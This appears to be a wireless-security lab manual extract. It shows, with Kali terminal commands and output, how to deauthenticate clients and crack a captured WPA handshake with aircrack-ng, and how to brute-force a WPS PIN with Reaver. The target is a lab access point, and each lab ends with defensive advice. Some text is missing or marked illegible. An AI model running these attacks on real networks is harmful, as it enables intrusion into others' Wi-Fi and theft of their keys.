Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~#
```

This will attempt to put wlan0 into monitor mode. There are likely to be some processes running that will prevent this from being successful – network manager and others. You can stop these devices by entering a kill command followed by the process number.

Enter commands > **kill 626** (or whatever the process number is)

A simple way to stop all processes that may be causing issues is to:

Enter the command > **airmon-ng check kill**

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng check kill
Killing these processes:
  PID Name
   727 wpa_supplicant
root@kali:~#
```

Repeat - enter the command > **airmon-ng start wlan0**

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)

          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
root@kali:~#
```

A simple method to reduce the number of steps for this process is to check kill the processes as the first command and then when you attempt to put the card into monitor mode, there will be no processes running that can prevent this.

This is illustrated below.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng check kill
Killing these processes:
  PID Name
   723 wpa_supplicant
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)

          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
root@kali:~#
```

4: You should get confirmation that the card / dongle is in monitor mode and the name of the device will be changed to include mon. It may now be called wlan0mon or mon0. You will need this name for most of the following commands.

## Stage 2: Select the target device to crack

5: Display a list of wireless devices

Enter the command > **airodump-ng wlan0mon**


The wireless networks that are available are displayed. The target for the attack utilises WPA encryption (in this case with CCMP which indicates the AES encryption standard is used)

6: You will see that the result is divided into 2 sections. The top section shows the wireless access points / routers that are available, the data they are receiving and the channel, the encryption used and the identity of the Extended Service Set (ESSID). The one we are interested in is the access point called MISDF\_Lab2 as it is using WPA. Copy the MAC address by highlighting the MAC and selecting the right mouse button – copy. You can stop the output with ctrl c which prevents the output jumping around in a different order.

7: Unlike with WEP, we do not need the packets with IVs. The file we create next is used to hold the WPA handshake association which is what the attack utilises. We need to tell airodump which channel to look on and where to save the packets. In this case we will call the file lab2file. As we don't need to monitor the packets, we can either open a new terminal or stop airodump and use the same terminal. In the former case, we stop the process using ctrl c. Note – channel and filename use one minus sign, basic service set id uses 2 minus signs without a gap.

**Channel   Filename   MAC address**

Enter the command > **airodump-ng -c 2 -w lab2file --bssid 00:18:39:77:71:63 wlan0mon**



```
root@kali: ~
File Edit View Search Terminal Help

CH 14 ][ Elapsed: 42 s ][ 2018-01-15 21:57

BSSID           PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:18:39:77:71:63 -31    175         1    0   2  54e  WPA   CCMP  PSK  MISDF_Lab2

BSSID           STATION        PWR   Rate    Lost    Frames  Probe
00:18:39:77:71:63 34:DE:1A:01:E1:E0 -1    1e- 0    0        1

root@kali:~# airodump-ng -c 2 -w lab2file --bssid 00:18:39:77:71:63 wlan0mon
```

Note: The screenshot above shows the airodump listing of the target router at the top with channel and encryption used. Below, it shows an associated device with the MAC 34:DE:1A:01:E1:E0. This is the device that we will deauthenticate which will force the reauthentication handshake. At the top right next to ESSID, you will notice this is blank. When the handshake occurs, this will have WPA handshake and the router MAC address.

## Stage 3: Force the re-authentication handshake

8: We now need to force a 4-way handshake and capture this in the file lab2file-01.cap that we have created. To do this, there must be a computer (or device) connected to the router / access point. The device is forced to de-authenticate and then will re-authenticate. During this process, a 4-way handshake

takes place between the 2 devices as part of the negotiation of the key. It is this re-authentication that causes the security issue in WPA and WPA2.


9: As we want to monitor the handshake in the top right corner of our terminal, we need to open a new terminal window.

-0 is deauthenticate

-a is the bssid of the router / access point


Open a new terminal and enter the:

Command > `aireplay-ng -0 0 -a 00:18:39:77:71:63 wlan0mon`



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -0 0 -a 00:18:39:77:71:63 wlan0mon
```

10: We look for the de-authentication messages to be sent.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -0 0 -a 00:18:39:77:71:63 wlan0mon  
22:03:52 Waiting for beacon frame (BSSID: 00:18:39:77:71:63) on channel 2  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
22:03:52 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:53 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:53 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:54 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:54 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:54 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:55 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:55 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:56 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]  
22:03:56 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
```

11: This should force the WPA handshake. We check our other open terminal to see if the WPA handshake has occurred. It has been successful as shown in the screenshot below.

```

root@kali: ~
File Edit View Search Terminal Help

CH 2 ][ Elapsed: 6 mins ][ 2018-01-15 22:04 ][ WPA handshake: 00:18:39:77:71:63

BSSID          PWR RXQ Beacons   #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
00:18:39:77:71:63  0  0    3402     212   2   2 54e  WPA  CCMP  PSK  MISDF_Lab2

BSSID          STATION          PWR   Rate    Lost    Frames  Probe
00:18:39:77:71:63  34:DE:1A:01:E1:E0 -27   1e- 1e    28      212

```

12: We now need to run the attack against the lab2file. To do this, check that the file exists in the Home folder under the places menu or use the ls (ell ess) command in a terminal. The file should be named lab2file-01.cap. The -01.cap has been added for you and indicates it is a packet capture file. The list of possible passwords is called a wordlist and there are many available for download from various sites. Some are relatively small, and some contain over a million permutations of letters, numbers and symbols. The one we will use is called rockyou.txt and should be placed by you in the Home folder with lab2file-01.cap.

Stop the de-authentication process with **ctrl c**

Note that once you have the successful handshake captured in a file, you no longer need to be connected to the access point. The attack is against the file, not the network, so you could simply make the cap file available and crack the password from the file.

Enter the command > **aircrack-ng -w rockyou.txt lab2file-01.cap**

```

root@kali: ~
File Edit View Search Terminal Help

22:04:40 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
22:04:40 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
22:04:41 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
22:04:41 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
22:04:42 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
22:04:42 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
22:04:43 Sending DeAuth to broadcast -- BSSID: [00:18:39:77:71:63]
^C
root@kali:~# aircrack-ng -w rockyou.txt lab2file-01.cap

root@kali: ~
File Edit View Search Terminal Help

      D4 25 3D 8C 3A C2 E6 ED 64 9F DC E2 10 66 EE 3B
      02 49 41 8B 8C DF AA F5 45 8E 2B DA 99 68 FB 2D
Master Key : Current passphrase: slippers
      2F AD F4 38 B2 3E EE F8 C4 27 8D 37 29 55 62 21
      4E E6 FE 28 3C C7 D8 38 88 3D 46 50 AC A1 C2 D7
      KEY FOUND! [ slippers ]
      KEY FOUND! [ slippers ]
      85 11 63 A8 F0 CC 62 FC 15 0E 75 F3 A4 AD 58 42
Transient Key : 67 2F A8 F9 41 BF E8 4C B0 90 93 41 A3 95 8E 56
      80 D4 3D 9A 41 C8 51 E7 C9 50 8F 30 C4 31 77 3D
      D2 7F 35 C4 A4 62 CE F4 BC 4B 37 0D D5 8D BD 66
EAPOL HMAC : 47 3D 33 03 93 4E 74 4B C8 E1 15 3E E3 C3 75 8D

root@kali:~#

```

As long as the password is in the list, it will be found by aircrack. The time to find the password will depend on how far into the file the password is and how powerful the computer used is. The process checks approximately 500 passwords per second.

In this case, the password was found in less than 5 seconds.

The purpose of this lab is to demonstrate that even improved security that appeared to be much more secure than WEP can be cracked just as simply. It took 6 years from the introduction of WPA and WPA2 before researchers discovered the attack in theory in 2009 and then implemented the attack. Whilst the attack is quite different in its method to the WEP attack, it is no more complicated and just as quick, provided the password exists in the list of passwords used. The attack can be mitigated by using recommended passwords that are at least 20 characters long and contain uppercase, lowercase, numbers and symbols.

WEP encryption should never be used and WPA / WPA2 encryption should only be used with very robust and complex passwords.

## Cracking WiFi Protected Setup (WPS)

**Purpose:** This lab will demonstrate that sometimes efforts to make setup easier for the user and therefore encourage users to utilise robust encryption, sometimes has the opposite effect. WiFi Protected Setup is designed to make it simple for the user to press a button on the Access Point / Router if it is equipped with WPS, and then either leave it to the device to exchange the encryption key with the user's device, or require an 8 digit PIN number to be entered into the user's device by the user. This PIN number is usually printed on the underside of the Access Point / Router. Therefore, physical access to the device means discovering the PIN number is trivial – turn it upside down and read the number. Then press the WPS button and enter the PIN to connect. Once the 8 digit PIN is known, the password can be easily discovered. This means that if the password is changed by the user, knowledge of the PIN allows the new password to be easily discovered. In this lab, we will begin the process of attempting a 'brute force' attack against the 8 digit WPS PIN.

**The Attack:** The attack uses a tool called Reaver. It methodically tries every possible 8 digit PIN number until the correct one is found. Whilst in theory there should be 100,000,000 different possible PIN numbers with 8 digits ( $10^8$ ), in reality there are only 11,000. This is because of the implementation of the PIN requirements – something we commonly see in computer security. That is, good security done badly leading to poor security.

When the PIN security was designed, 8 PIN numbers seemed sufficient for good security. Especially since the access points take some time to process the request (often 5 seconds or more). In theory at best, to try half the possible PIN numbers should take 50,000,000 times 5 seconds, or 250,000,000 seconds. This equates to 6944 hours which is 413 weeks or just under 8 years. However, the PIN numbers are divided into 2 sets of 4 PIN number, so 10,000 plus




10,000 possible PINs. But wait, there's more bad news. The second group of 4 were divided into 1 PIN number (10 possibilities) and 3 PIN numbers (1000 possible PIN numbers). This equates to 11,010 possible PIN numbers. To try half of these PIN numbers (5005) with 1 attempt every 5 seconds equals 25,025 seconds or just under 7 hours. So on the surface we see robust security taking, on average, 8 years to crack but in reality we see the poor implementation reducing this to 7 hours.

It is trivial for a computer with the appropriate software to be configured to try all of these PIN numbers, so we can simply run software and walk away, waiting for the attack to complete. As some access points will allow a choice of PIN numbers to be entered by the user, users will often choose numbers that have some meaning to them. These PIN numbers can sometimes be predicted, or at least a good guess as to the start of the PIN number such as a meaningful year or similar may be used. The attack could be configured to try the most common PIN numbers first before moving onto the full brute force attack.

Only a limited selection of Access Points / Routers are equipped with WPS and some of these devices have a 'lock out' option which will lock the PIN attempts out for an increasing period of time if incorrect PIN numbers are entered. Some however, do not have this option and we shall attempt the attack against one of these devices. The attack proceeds quite slowly, so we shall begin the attack so that you can see how it is done but we won't have enough time to complete the attack. It would generally take several hours or days to crack the WPS PIN.

### ***Stage 1: Put the wireless device into Monitor Mode***

- 1: Start Kali Linux – either from an installation or boot from the Kali USB stick (legacy boot).
- 2: Open a Terminal.




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
```

- 3: Put the network card / dongle into Monitor mode.

Enter the command > **airmon-ng**


This will display the network cards or dongles the device has available.

Select the correct device. For example, wlan0 or if you have more than 1 wireless network card / dongle wlan1 etc



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy0     wlan0      rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)
root@kali:~#
```

Enter the command > **airmon-ng start wlan0** (or whatever your wlan device is called)




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
  
PID Name  
626 NetworkManager  
727 wpa_supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0 rtl8192ce Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)  
  
Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.  
Removing non-monitor wlan0mon interface...  
  
WARNING: unable to start monitor mode, please run "airmon-ng check kill"  
root@kali:~#
```

This will attempt to put wlan0 into monitor mode. There are likely to be some processes running that will prevent this from being successful – network manager and others. You can stop these devices by entering a kill command followed by the process number.

Enter commands > **kill 626** (or whatever the process number is)


A simple way to stop all processes that may be causing issues is to:

Enter the command > **airmon-ng check kill**



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng check kill  
Killing these processes:  
  
PID Name  
727 wpa_supplicant  
root@kali:~#
```

Repeat - enter the command > **airmon-ng start wlan0**



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
  
PHY Interface Driver Chipset  
phy0 wlan0 rtl8192ce Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~#
```

A simple method to reduce the number of steps for this process is to check kill the processes as the first command and then when you attempt to put the card into monitor mode, there will be no processes running that can prevent this.

This is illustrated below.



already know this. This will disclose the password and is useful if you have obtained the WPS PIN once but the password is sometimes changed and therefore not known. Knowing the PIN allows you to enter this without knowing the new password (encryption key) and the password will then be discovered. You will need the MAC address of the Access Point so you may wish to copy this to the clipboard to make it simpler and avoid a typing error later.

Enter the command `> reaver -i wlan0mon -b F8:D1:11:C5:63:70 -d 30 -S -N`

The `-b` tells reaver to expect the bssid (MAC address) of the target and the `-d` sets a delay between attempts (in this case 30 seconds). The Access Point / Router receives the PIN and processes it and then responds. This can take some time and attempts without a suitable delay will overwhelm the device. Different delays can be tried to see what the minimum delay that can be used is, but in this case we will play it safe and use 30 seconds. The `-S` uses smaller DH (Diffie Hellman) keys which will speed up the attack and the `-N` tells Reaver that we don't wish NACK messages to be sent if packets arrive out of order (it doesn't matter).

[illegible]

The screenshot shows Reaver beginning with asking if it should restore working to crack the PIN from a previous session. If Reaver has been working through the attack and is stopped with ctrl c, then you can start it again from where it finished off rather than try all the same PIN numbers again. This is one advantage of using Kali in Persistence mode as it remembers the commands. Reaver will continue working through every possible PIN number and will eventually find the PIN. However, this can take some considerable time. For example, if the PIN is found after half of the possible PIN numbers have been attempted, 5500 PIN numbers at 30 seconds each is 2750 minutes or almost 46 hours. It would take almost 4 days if the correct PIN number is the final one attempted.

The purpose of this lab is to demonstrate that there are well-intentioned methods to assist users in providing robust security by making the wireless devices simpler to connect to other devices. This allows for robust settings that are simple to for the user to implement. However, these simplified methods often have problems that are discovered later by researchers. In the case of WPA, the 8 digit PIN is in fact only 100 keys better than a 4 digit PIN and software like Reaver will eventually be written if weaknesses in the security designs are discovered.

Very robust security for these devices does exist, but knowing what the weaknesses are and selecting the recommended robust security settings is absolutely vital to prevent cyber crime intrusion into private networks, eavesdropping on confidential communications and theft or destruction of private documents.

Recommendation: Never utilise WEP or WPS. WPA and WPA2 should have randomly generated keys (or extremely difficult to guess keys) of at least 20 characters. WPS should be switched off if possible.

# Sniffing & Snorting Task

## 3


For this task we shall be using Wireshark in Linux. Wireshark is a network sniffing tool that captures packets of data on the network. It works on both a wired and a wireless network. You will see how busy a network is even when there is no user activity on the network. This is because networks are constantly advertising their presence, asking for name resolutions of other devices on the network and sending management traffic to update tables and other storage of network information.

For a wireless network capture, we will put the wireless card in RFmon (radio frequency monitor) mode. As we have already done this in the previous task, we can skip to “Starting Wireshark”.



### *Stage 1: Put the wireless device into Monitor Mode*


- 1: Start Kali Linux – either from an installation or boot from the Kali USB stick (legacy boot).
- 2: Open a Terminal.



- 3: Put the wireless network card / dongle into Monitor mode.

Enter the command > **airmon-ng**

This will display the network cards or dongles the device has available. Select the correct wireless device. For example, wlan0 or if you have more than 1 wireless network card / dongle wlan1 etc



Enter the command > **airmon-ng start wlan0 1** (or whatever your wlan device is called)

**Note:** The channel number needs to be added for Wireshark.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  626 NetworkManager
  727 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0             rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~#
```

This will attempt to put wlan0 into monitor mode. There are likely to be some processes running that will prevent this from being successful – network manager and others. You can stop these devices by entering a kill command followed by the process number.

Enter commands > **kill 626** (or whatever the process number is)

A simple way to stop all processes that may be causing issues is to:

Enter the command > **airmon-ng check kill**

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  727 wpa_supplicant

root@kali:~#
```

Repeat - enter the command > **airmon-ng start wlan0 1**

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0             rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```


4: You should get confirmation that the card / dongle is in monitor mode and the name of the device will be changed to include mon. It may now be called wlan0mon or mon0. You will need this name for most of the following commands.

## Starting Wireshark

